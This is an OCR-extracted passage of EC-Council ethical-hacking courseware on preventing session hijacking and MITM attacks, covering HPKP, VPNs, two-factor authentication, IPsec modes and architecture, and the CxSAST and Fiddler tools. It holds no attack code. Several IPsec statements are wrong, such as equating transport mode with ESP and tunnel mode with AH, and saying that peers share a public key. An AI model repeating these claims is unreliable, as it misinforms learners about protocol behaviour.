
Figure 11.34: Implementation of token binding

- **HTTP Public Key Pinning (HPKP)**

HTTP Public Key Pinning (HPKP) is a trust on first use (TOFU) technique used in an HTTP header that allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks based on fraudulent certificates. In TLS sessions, to verify the authenticity of a server's public key, the public key is enclosed in an X.509 digital certificate, which is signed by a certification authority (CA). By compromising any CA, attackers can perform MITM attacks on various TLS sessions. HPKP protects TLS sessions from such attacks by delivering to the client the list of public keys owned by a web server. When the client connects to the web server, it verifies the server's certificate in the certificate chain obtained using HPKP. If the server sends any unidentified public key, the client issues a warning message to the user.

Figure 11.35: Implementation of HPKP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Approaches to Prevent MITM Attacks

Man-in-the-middle (MITM) attacks are the most common attacks in which the attackers can intercept the traffic between two endpoints. The victim may not realize the effect of this attack, because it is mostly passive in nature. Because the detection of MITM attacks is difficult, they can only be prevented using various measures. The following are some approaches to prevent MITM attacks:

- **WEP/WPA Encryption**

  Wired Equivalent Privacy (WEP) and Wireless Protected Access (WPA) are wireless protocols that are intended to protect the traffic that is sent and received by users over a wireless network. The implementation of these protocols can thwart the attempts of unwanted users to connect to the network. A weak encryption mechanism enables attackers to brute force credentials and enter the target network to perform an MITM attack.


- **VPN**


  A VPN creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information. It creates a subnet by using key-based encryption for secure communication between endpoints. The implementation of a VPN in the network prevents attackers from decrypting the data flowing between the endpoints.

- **Two-Factor Authentication**

  Two-factor authentication provides an extra layer of protection because it serves as a vector of authentication in addition to a user's password. Therefore, the implementation of two-factor authentication can prevent attackers from performing session hijacking and brute forcing to compromise a user's account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





IPsec

Internet Protocol Security (IPsec) is a set of protocols that the Internet Engineering Task Force (IETF) developed to support the secure exchange of packets at the IP layer. It ensures interoperable cryptographically based security for IPv4 and IPv6, and it supports network level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection. It is widely used to implement VPNs and for remote user access through

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

dial-up connection to private networks. It supports transport and tunnel encryption modes, although sending and receiving devices must share a public key.

IPsec policies can be assigned through the Group Policy configuration of Active Directory domains, organizational units, and IPsec deployment policies at the domain, site, or organizational-unit level. The security services offered by IPsec include the following:

- Rejection of replayed packets (a form of partial sequence integrity)
- Data confidentiality (encryption)
- Access control
- Connectionless integrity
- Data origin authentication
- Data integrity
- Limited traffic-flow confidentiality
- Network level peer authentication
- Replay protection

At the IP layer, IPsec provides all the above-mentioned services, offering the protection of IP and/or upper-layer protocols such as TCP, UDP, ICMP, and Border Gateway Protocol (BGP).

Components of IPsec

- **IPsec driver**: Software that performs protocol-level functions required to encrypt and decrypt packets.
- **Internet Key Exchange (IKE)**: An protocol that produces security keys for IPsec and other protocols.
- **Internet Security Association and Key Management Protocol (ISAKMP)**: Software that allows two computers to communicate by encrypting the data exchanged between them.
- **Oakley**: A protocol that uses the Diffie–Hellman algorithm to create a master key and a key that is specific to each session in IPsec data transfer.
- **IPsec Policy Agent**: A service included in Windows OS that enforces IPsec policies for all the network communications initiated from that system.

The following are the steps involved in the IPsec process.

- A consumer sends a message to a service provider.
- The consumer's IPsec driver attempts to match the outgoing packet's address or the packet type against the IP filter.
- The IPsec driver notifies ISAKMP to initiate security negotiations with the service provider.
- The service provider's ISAKMP receives the security negotiation request.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Both principles initiate a key exchange, establishing an ISAKMP Security Association (SA) and a shared secret key.
- Both principles discuss the security level for the information exchange, establishing both IPsec SAs and keys.
- The consumer's IPsec driver transfers packets to the appropriate connection type for transmission to the service provider.
- The provider receives the packets and transfers them to the IPsec driver.
- The provider's IPsec uses the inbound SA and key to check the digital signature and begin decryption.
- The provider's IPsec driver transfers decrypted packets to the OSI transport layer for further processing.

Modes of IPsec

The configuration of IPsec involves two different modes: the tunnel mode and transport mode. These modes are associated with the functions of two core protocols: the Encapsulation Security Payload (ESP) and Authentication Header (AH). The model selection depends on the requirements and implementation of IPsec.

- **Transport Mode**

  In the transport mode (also ESP), IPsec encrypts only the payload of the IP packet, leaving the header untouched. It authenticates two connected computers and provides the option of encrypting data transfer. It is compatible with network address translation (NAT); therefore, it can be used to provide VPN services for networks utilizing NAT.




Figure 11.36: Transport mode encapsulation

- **Tunnel Mode**

  In the tunnel mode (also AH), the IPsec encrypts both the payload and header. Hence, in the tunnel mode has higher security than the transport mode. After receiving the data, the IPsec-compliant device performs decryption. The tunnel model is used to create VPNs over the Internet for network-to-network communication (e.g., between routers and link sites), host-to-network communication (e.g., remote user access), and host-to-

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

host communication (e.g., private chat). It is compatible with NAT and supports NAT traversal.

In the tunnel mode, the system encrypts entire IP packets (payload and IP header) and encapsulates the encrypted packets into a new IP packet with a new header. In this mode, ESP encrypts and optionally authenticates entire inner IP packets, whereas AH authenticates entire inner IP packets and selected fields of outer IP headers. The tunnel mode is usually useful between two gateways or between a host and gateway.




Figure 11.37: Tunnel mode encapsulation

IPsec Architecture

IPsec offers security services at the network layer. This provides the freedom to select the required security protocols as well as the algorithms used for services. To provide the requested services, the corresponding cryptographic keys can be employed, if required. Security services offered by IPsec include access control, data origin authentication, connectionless integrity, anti-replay, and confidentiality. To meet these objectives, IPsec uses two traffic security protocols, AH and ESP, as well as cryptographic key management protocols and procedures.

The protocol structure of the IPsec architecture is as follows.

- **Authentication Header (AH)**: It offers integrity and data origin authentication, with optional anti-replay features.
- **Encapsulating Security Payload (ESP)**: It offers all the services offered by AH as well as confidentiality.
- **IPsec Domain of Interpretation (DOI)**: It defines the payload formats, types of exchange, and naming conventions for security information such as cryptographic algorithms or security policies. IPsec DOI instantiates ISAKMP for use with IP when IP uses ISAKMP to negotiate security associations.
- **Internet Security Association and Key Management Protocol (ISAKMP)**: It is a key protocol in the IPsec architecture that establishes the required security for various communications over the Internet, such as government, private, and commercial

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

communications, by combining the security concepts of authentication, key management, and security associations.

- **Policy**: IPsec policies are useful in providing network security. They define when and how to secure data, as well as security methods to use at different levels in the network. One can configure IPsec policies to meet the security requirements of a system, domain, site, organizational unit, and so on.





Figure 11.38: IPsec architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPsec Authentication and Confidentiality

IPsec uses two different security services for authentication and confidentiality.

- **Authentication Header (AH)**: It is useful in providing connectionless integrity and data origin authentication for IP datagrams and anti-replay protection for the data payload and some portions of the IP header of each packet. However, it does not support data confidentiality (no encryption). A receiver can select the service to protect against replays, which is an optional service on establishing a security association (SA).
- **Encapsulation Security Payload (ESP)**: In addition to the services (data origin authentication, connectionless integrity, and anti-replay service) provided by AH, the ESP protocol offers confidentiality. Unlike AH, ESP does not provide integrity and authentication for the entire IP packet in the transport mode. ESP can be applied alone, in conjunction with AH, or in a nested manner. It protects only the IP data payload in the default setting. In the tunnel mode, it protects both the payload and IP header.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.39: Screenshot of local IPsec policy on Windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Prevention Tools

To prevent session hijacking, the security testing of web applications and the analysis of static code to identify vulnerabilities in web applications are required. Identifying vulnerabilities at an early stage helps in implementing security measures to protect against session hijacking attacks.

- **CxSAST**

  Source: *https://www.checkmarx.com*

  Checkmarx CxSAST is a unique source-code analysis solution that provides tools for identifying, tracking, and repairing technical and logical flaws in source code, such as security vulnerabilities, compliance issues, and business logic problems. CxSAST supports open-source analysis (CxOSA), enabling licensing and compliance management, vulnerability alerts, policy enforcement, and reporting. This tool supports a wide range of OS platforms, programming languages, and frameworks.

  Security professionals can use this tool to prevent various session hijacking attacks such as MITM attacks, session fixation attacks, and XSS attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.40: Screenshot of CxSAST

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Fiddler**

  Source: *https://www.telerik.com*

  Fiddler is used for performing web-application security tests such as the decryption of HTTPS traffic and manipulation of requests using an MITM decryption technique. Fiddler is a web debugging proxy that logs all HTTP(S) traffic between a computer and the Internet.

  Security professionals can use Fiddler to test web applications by debugging the traffic from systems as well as manipulating and editing web sessions.

